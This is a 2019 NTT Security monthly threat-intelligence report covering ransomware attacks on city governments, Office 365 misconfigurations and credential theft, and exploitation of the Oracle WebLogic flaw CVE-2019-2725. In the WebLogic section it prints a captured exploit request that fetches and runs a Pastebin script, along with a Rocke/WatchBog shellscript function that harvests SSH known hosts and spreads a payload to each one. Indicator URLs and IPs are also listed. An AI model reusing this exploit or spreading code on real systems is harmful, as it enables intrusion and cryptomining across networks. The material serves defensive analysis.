NTT Security

GTIC Monthly Threat Report

May 2019

A Global Threat Intelligence Center
publication from NTT Security

Contents

Ransomware Targeting Evolution

Lead Analyst: Aaron Perkins

Ransomware, malware which has its functionality built into its name, turns 30 this year. The first-ever ransomware was distributed in 1989 at an international AIDS conference, earning it the title 'AIDS Trojan', and in the last three decades, ransomware has become one of the most pervasive cybersecurity threats across the globe.

Ransomware attacks have targeted every sector, victimizing organizations from large, global companies to small municipalities. In fact, security researchers[1] have recently uncovered a trend of increased attacks targeting city governments and other public functions across the globe[2].

Attackers Targeting Cities

A large U.S. city is still reeling from the impact of the 'Robbinhood' ransomware infection which took place in early May. The attack crippled city services, making seemingly simply transactions impossible. Some citizens have been unable to pay their utility bills, and while this may sound like a reprieve for the consumer, the infection is also impacting home buyers' ability to actually purchase a home in the city.

While some of the city's services are ever-so-slowly coming back online, others are still mired with the aftermath of cleaning up after the infection.

Cities and other government agencies around the world are prime targets for ransomware, though research indicates that when the victims *are* government entities, the attack is more of a target of opportunity than a highly targeted attack.

Little Evidence of Pinpoint Targeting

Attackers will often cast a wide net and send millions of phishing emails, hoping some unsuspecting victim will fall for the ruse. When the attacker realizes the victim clicked on the infected email, the attacker often searches for the most sensitive files and most important systems to lock down in a ransomware infection. Despite this, government entities are far less likely to pay the ransom than victims in other industries.

Sector Blending Makes Targets More Enticing

Compounding the challenge of Government sector organizations defending against the ransomware threat is when key services from *other sectors* are public. We often see this when a country's health care is public, rather than private.

A public health care system makes it an even more enticing target for attackers, but why is this?

Consider the fact that a public health care system blends two thought-to-be-separate sectors – Health Care and Government. A ransomware infection on a public health care sector target would effectively impact multiple sectors in a single attack.

[1] https://go.recordedfuture.com/hubfs/reports/cta-2019-0510.pdf
[2] https://www.baltimoresun.com/news/maryland/politics/bs-md-ci-ransomware-attack-20190517-story.html

Couple this with the fact that a recent survey of IT professionals[3] indicated that over 50 percent of the Health Care industry was simply not ready for a ransomware attack, and you don't have to do much reading between the lines to foresee what is likely to come next.

With ransomware-as-a-service (RaaS) continually picking up steam, the barrier to entry for becoming a ransomware attacker has never been lower, but thankfully, there *are* ways you can protect yourself from a ransomware attack, NTT Security recommends adhering to the following ransomware attack preparation model in Figure 1 and following the subsequent recommendations:




Figure 1. Ransomware attack preparation model

Recommendations

- Ensure you establish a feasible patch management (and upgrade) program.
    - Many attack campaigns target vulnerabilities in systems which have reached end-of-life (EOL) and are no longer supported by the original manufacturer. In other words, part of your patch management program must include periodic audits of the systems in your environment to determine whether those systems can be patched or if they should be deprecated.
    - When it comes to patching, install patches in your environment as soon as is feasible. While there may be risk in applying patches without testing them, there is definitely risk associated with leaving systems unpatched and vulnerable.
- Implement a complete backup solution.
    - Store backups both on-site and off-site.
    - When selecting a backup solution, keep in mind the *CIA triad.*
        - Confidentiality – Is the data protected and accessible only to those who require access?
        - Integrity – Can the data be trusted?
        - Availability – If reverting to a backup is needed, how accessible are those backups? How long will it take to be operational if reverting to backups is required?
- Train (and test) your end users.
    - Most ransomware variants are delivered via phishing emails.
    - Train your end users to spot the most common signs of phishing emails.
    - Test your users' ability to identify and report phishing emails.
    - This is not a "gotcha" to see who falls for it. It is a self-correcting action which will help your organization determine the effectiveness of this part of your end-user training.

Remember, security is not meant to be convenient, as every recommendation above will be "inconvenient" in some way, but no matter which industry you find yourself in, you'll be glad you were ready.

[3] https://healthitsecurity.com/news/healthcare-least-prepared-for-ransomware-attacks-other-cyberattacks

O365 Attacks

Lead Analyst: Danika Blessman

On 13 May 2019, the U.S. DHS Cybersecurity and Infrastructure Security Agency (CISA) published Analysis Report (AR19-133A)[4] detailing security observations – and best security practices – surrounding Microsoft O365. This report was initiated after DHS researchers observed a number of misconfigurations which greatly reduced the overall security posture of organizations who implemented Microsoft's cloud-based Office 365 solution.

As enterprise organizations, both public and private, migrate to cloud-based email management, CISA observed a significant upswing in the "use of third-party companies that move organizations to the cloud". This led to a growing number of security incidents resulting from risks and vulnerabilities inherent to Office 365.

Interestingly – and perhaps, frighteningly for those organizations which *have* migrated – according to the 2019 NTT Security GTIR, the top credentials targeted in attacks during 2018 were those of Microsoft O365 accounts; this is not completely surprising given the amount of sensitive – even critical – data which could potentially be derived with legitimate login information.

Cyber criminals seem to be prioritizing attacks against specifically-targeted enterprise networks. No wonder, given how much damage just one stolen set of O365 credentials could potentially generate.

Configuration Vulnerabilities

CISA provides further details on vulnerabilities in the way O365 is inherently configured:

- **Multi-factor authentication for administrator accounts is not enabled by default:** By leveraging Azure Active Directory (AD), attackers gain Global Administrator rights in an O365 environment, the highest level of administrator privileges at the tenant level. Multi-factor authentication (MFA) is not enabled by default for these accounts, which are internet-facing because they are cloud-based. If not immediately secured, these accounts could allow an attacker to maintain persistence as an organization migrates to O365.
- **Mailbox auditing is disabled:** O365 auditing is not enabled by default prior to January 2019. Administrators need to enable the unified audit log in the Security and Compliance Center before queries can be run.
- **Password sync is enabled:** Password syncing provides “the capability to create Azure AD identities from on-premises AD identities or to match previously created Azure AD identities with on-premises AD identities”, which become the authoritative identities in the cloud. CISA states “it is possible to create an AD identity that matches an administrator in Azure AD and create an account on-premises with the same username.” If this authoritative identity is compromised, an attacker could move laterally to the cloud after password sync.

[4] https://www.us-cert.gov/ncas/analysis-reports/AR19-133A

- **Authentication is unsupported by legacy protocols:** CISA states "Azure AD is the authentication method that O365 uses to authenticate with Exchange Online, which provides email services. There are a number of protocols associated with Exchange Online authentication that do not support modern authentication methods with MFA features. These protocols include Post Office Protocol (POP3), Internet Message Access Protocol (IMAP), and Simple Mail Transport Protocol (SMTP). Legacy protocols are used with older email clients, which do not support modern authentication. Legacy protocols can be disabled at the tenant level or at the user level."

And attackers are attempting – often successfully – to take *full* advantage.

Why O365 Credentials?

Simply put, one set of login credentials has the potential to provide access to an incredible amount of organizational information – from emails to proprietary data – and the opportunity for attackers to steal, manipulate data, or just sit back and watch. O365 credentials will give access to Outlook email – attackers can not only view email contents but delete emails, construct and send NEW emails, acquire contact information (both internally and externally to the organization – to include an organization's clients, for example) for further phishing attacks. Yes, with a single set of legitimate O365 login credentials, attackers can impersonate the compromised account holder to initiate countless attack methods for anything from financial gain to additional spear-phishing attacks.

SharePoint is also accessible via the same O365 credentials. According to a recent Ponemon report[5], those surveyed reported that 52 percent of their organization's sensitive, critical or confidential data – proprietary information, personally identifiable information, financial information is stored in SharePoint. Data which, if exposed, could cause irreparable damage.

In addition to the above, O365 credentials will give access to applications like Yammer, Teams and OneDrive, providing further access to attackers.

Attack Vectors

Spear-phishing is by far the preferred – and most effective – attack vector for cyber criminals or nation-state actors to gain access to these incredibly valuable credentials. But *why* is it so easy to gain a user's trust?

Because of the above configuration vulnerabilities, attackers are able to easily duplicate the appearance and typical standards of O365 emails and user interfaces to lure users into disclosing their login credentials.

In some cases, attackers are leveraging the Microsoft Azure Binary Large Object (BLOB) storage to build fake landing pages with legitimately signed SSL certificates and a windows.net domain, making it almost impossible for users to discern an attack from legitimate communication.

Once attackers have gained access using stolen – but legitimate – O365 credentials, they are easily able to hide activity within the networks, enabling multi-phase attacks from within any O365 application.

[5] https://www.ponemon.org/news-2/75

Conclusions and Recommendations

We know all too well that legitimate credentials will be used for financial gain, to acquire an organization's intellectual property, or to launch Business Email Compromise (BEC) attacks – to name a few.

And attackers leveraging legitimate O365 credentials are able to evade most traditional security measures implemented by even the most diligent network administrators. Anti-virus and anti-malware likely won't detect their use, nor will the built-in reputation-based defenses – as these are *trusted accounts.*

CISA recommends the following[6]:

- "Use multi-factor authentication. This is the best mitigation technique to use to protect against credential theft for O365 users.
- Enable unified audit logging in the Security and Compliance Center.
- Enable mailbox auditing for each user.
- Ensure Azure AD password sync is planned for and configured correctly, prior to migrating users.
- Disable legacy email protocols, if not required, or limit their use to specific users."

In addition to the mitigation techniques detailed in the CISA report, and because these types of attacks will not usually be noticed in audit logs, NTT Security recommends using a behavioral approach for detection. Implement heuristic analysis for better protection from attackers using trusted accounts and from unknown threats, as traditional indicators of compromise (IoCs) detect only known threats.

One other mitigation strategy to consider is that O365 administrators can create rules designed to alert users to *potential* spear-phishing emails, likely containing links to Azure BLOB storage or to *windows.net* domains, as detailed above.

But the best line of defense for any organization are its educated end-users who are aware of this threat.

[6] https://www.us-cert.gov/ncas/analysis-reports/AR19-133A

Oracle WebLogic Vulnerability: CVE-2019-2725

Lead Analyst: Terrance DeJesus

What has happened so far?

In late April 2019, an Oracle WebLogic vulnerability – and associated patch – for CVE-2019-2725 was disclosed by Oracle. Active exploitation of this vulnerability had already been observed by researchers at NTT Security and other cyber security vendors. This vulnerability exists because of insecure deserialization of data, except within the wls9_async_response package of WebLogic. If successfully exploited, a remote attacker could execute arbitrary code on the targeted machine by simply crafting a custom HTTP request. Exploitable flaws in popular products like WebLogic are typically problematic and targeted by attackers once a proof-of-concept (PoC) is available. The PoC is often available before the vulnerability is made public.

GTIC researchers monitored detections for exploit attempts against this vulnerability, as similar remote code execution (RCE) exploits have led to previous malware campaigns. This article discusses analysis of NTT Security client data, along with mitigation strategies for this vulnerability, as well as how best to mitigate similar future threats.

Reviewing the Sources of Recent Attacks

NTT Security researchers have observed a handful of attacks from Germany, United States, China, France, and South Korea. The illustration below shows the percentage of total attacks each source generated targeting CVE-2019-2725.




Figure 1. CVE-2019-2725 Targeting by IP Address

A Shodan scan7 of the top source (130.61.54[.]136) reveals it to be owned by Oracle Corporation and used by Oracle Public Cloud, similar to Amazon's AWS leasing service. Aside from ports 22 and 80 remaining open for OpenSSH and HTTP, several Apache HTTP server vulnerabilities exist, suggesting this IP address is a compromised server being leveraged to scan internet-facing hosts for unpatched instances of CVE-2019-2725. It is likely that this IP address will continue to serve only as a scanner and further campaigns leveraging this vulnerability will be conducted from a separate server.

Rocke Threat Actor(s) WatchBog Mining

GTIC researchers identified most of this hostile activity as reconnaissance and scanning, except for those originating from 51.68.191[.]48. As shown in **Figure 2**, once exploitation of the vulnerability occurred, threat actors attempted to download a file from Pastebin.

```
POST /_async/AsyncResponseService HTTP/1.1
Host: xxxxxxxxx:8001
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Accept-Language: en
Content-Type: text/xml
Content-Length: 1056

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:wsa="http://www.w3.org/2005/08/addressing"
xmlns:asy="http://www.bea.com/async/AsyncResponseService">
    <soapenv:Header>
        <wsa:Action>xx</wsa:Action>
        <wsa:RelatesTo>xx</wsa:RelatesTo>
        <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
            <void class="java.lang.ProcessBuilder">
                <array class="java.lang.String" length="3">
                    <void index="0">
                        <string>/bin/sh</string>
                    </void>
                    <void index="1">
                        <string>-c</string>
                    </void>
                    <void index="2">
                        <string>wget -q -O - hxxps://pastebin[.]com/raw/B3R5Unwh|bash</string>
                    </void>
                </array>
            <void method="start"/></void>
        </work:WorkContext>
    </soapenv:Header>
    <soapenv:Body>
    <asy:onAsyncDelivery/>
    </soapenv:
```

Figure 2. CVE-2019-2725 exploit attempt captured in HTTP Request

As part of these attacks, several additional files are downloaded from Pastebin, before any cryptominer or configuration files are installed. Below is the sequence of files downloaded:

1. hxxps://pastebin[.]com/raw/B3R5Unwh
2. hxxps://pastebin[.]com/raw/J6NdVBHq

[7] https://www.shodan.io/host/130.61.54.136

3. hxxps://pastebin[.]com/raw/KGwfArMR

The *'KGwfArMR'* file contains base64 encoded code, which, when decoded, details a lengthy cryptomining shellscript setup. The shellscript contains several functions for setting up both the XMR-STAK and XMRig cryptominers. GTIC researchers compared previously disclosed intelligence regarding Rocke's tactics, techniques and procedures (TTPs) to the current analysis and observed the following similarities:

- Several *netstat* commands are used to search and kill processes which may indicate connections from competing miner campaigns
- Additional shellscripts and miner binaries are downloaded from Pastebin or github using *curl -fsSl*
- Downloaded shellscripts and binaries are either set up with *nohup* for background persistence or downloaded and set up as hourly, daily, and monthly cronjobs
- The Linux command *echo* is used consistently with a root cronjob setup to download shellscripts or binaries from Pastebin
- Timestamps are changed using *touch* on all cron paths used
- Lateral movement via SSH public key configuration and local known hosts (**Figure 3.**)

```
function party() {
  for h in $(cat /root/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.bash_history /home/*/
  .bash_history|grep -v "127.0.0.1"|grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b"|sort|uniq); do
  ssh -oBatchMode=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h '(curl -fsSL https://
  pastebin.com/raw/P0RmTqai||wget -q -O- https://pastebin.com/raw/P0RmTqai)|bash >/dev/null 2>&1
  &' & done
  touch /tmp/.wwwwwwweeeeeeeeeeepaasss
}

if [  -f "/tmp/.wwwwwwweeeeeeeeeeepaasss" ]; then
  rm /tmp/.wwwwwwweeeeeeeeeeepaasss
fi
echo "I am $me"
if [ "$me" != "root" ];then
  pz=$(ps -fe|grep 'watchbog'|grep -v grep|wc -l)
  if [ ${pz} -ne 0 ];then
    echo "It's running boss"
```

Figure 3. party() is the SSH lateral movement function used in the shellscript

In previous campaigns, Rocke labelled their mining setups as *KWorker*, however, campaigns targeting CVE-2019-2725 are named *Watchbog*. GTIC researchers believe the Rocke group targets popular web-based applications (such as WebLogic and Apache-based web applications, among others), with new or common RCE vulnerabilities for their cryptomining campaigns. Although the Rocke group is mainly known for cryptomining, they also exploit systems to allow lateral movement, process injection, and establish persistence. GTIC researchers believe the risk associated with this group has the potential to extend beyond cryptomining.

Indicators of Compromise

Rocke Group Technical IOCs

Rocke's use of Pastebin, legitimate mining pools, open-source miners on github and shellscripts which continually change make traditional IOC tracking less effective, therefore only Pastebin URLs have been included. For mitigation techniques please review GTIC's Monero Miner Report[8].

Rocke Group ATT&CK TTPs

Remote Code Execution in Public-Facing Apps (T1190)[9]

Downloading and Deobfuscating Code (T1140)[10]

Discovering Competing Miners Using Network Connections (T1049)[11]

Miner Payload Execution and Masquerading (T1036)[12]

Persisting with Cron Jobs (T1168)[13]

Hiding Processes with Process Injection (T1055)[14]

Lateral Movement with SSH (T1021)[15]

Rocke Group URLs

hxxps://pastebin[.]com/raw/J6NdVBHq

hxxps://pastebin[.]com/raw/Rs78euic

hxxps://pastebin[.]com/raw/uw00pm39

hxxps://aziplcr72qjhzvin.onion[.]to/old.txt

hxxps://pastebin[.]com/raw/V85L9YaR

hxxps://pastebin[.]com/raw/EaiaHYSD

hxxps://pastebin[.]com/raw/X6wvuv98

hxxps://pastebin[.]com/raw/KxWPFeEn

hxxps://pastebin[.]com/raw/05p0fTYd

hxxps://pixeldrain[.]com/api/file/ZuVWceWG

hxxps://pastebin[.]com/raw/hURdMBLd

hxxps://pastebin[.]com/raw/2unJiD3b

hxxps://pastebin[.]com/raw/KGwfArMR (Main Shellscript)

[8] https://www.nttsecurity.com/docs/librariesprovider3/resources/gbl_gtic-monero-mining-malware_uea.pdf
[9] https://attack.mitre.org/techniques/T1190/
[10] https://attack.mitre.org/techniques/T1140/
[11] https://attack.mitre.org/techniques/T1049/
[12] https://attack.mitre.org/techniques/T1036/
[13] https://attack.mitre.org/techniques/T1168/
[14] https://attack.mitre.org/techniques/T1055/
[15] https://attack.mitre.org/techniques/T1021/

CVE-2019-2725 Sources

130.61.54.136

210.108.70.120

23.212.53.64

23.212.53.83


182.48.105.210

51.68.191.48

23.212.53.66

45.77.210.11

NTT Security Annual Reports



Risk:Value 2018

In 2019, as in 2018, 33 percent of organizations around the world would consider paying a ransom to a hacker rather than investing more in cybersecurity because paying the ransom is cheaper. Read more about this and other trends in the 2019 Risk:Value report, releasing on 26 June 2019!

Download your copy of the 2018 Risk:Value today!

2019 Global Threat Intelligence Report

This year's report focuses on several security challenges we have observed in organizations over the past year. Our analysis shows an escalation in coin mining, web-based attacks and credential theft, along with changes in the sectors most targeted.

Download your copy today!

About NTT Security

NTT Security is the specialized security company and the center of excellence in security for NTT Group. With embedded security we enable NTT Group companies to deliver resilient business solutions for clients' digital transformation needs. NTT Security has 10 SOCs, seven R&D centers, over 1,500 security experts and handles hundreds of thousands of security incidents annually across six continents.

NTT Security ensures that resources are used effectively by delivering the right mix of Managed Security Services, Security Consulting Services and Security Technology for NTT Group companies – making best use of local resources and leveraging our global capabilities. NTT Security is part of the NTT Group (Nippon Telegraph and Telephone Corporation), one of the largest ICT companies in the world. Visit nttsecurity.com to learn more about NTT Security or visit www.ntt.co.jp/index_e.html to learn more about NTT Group.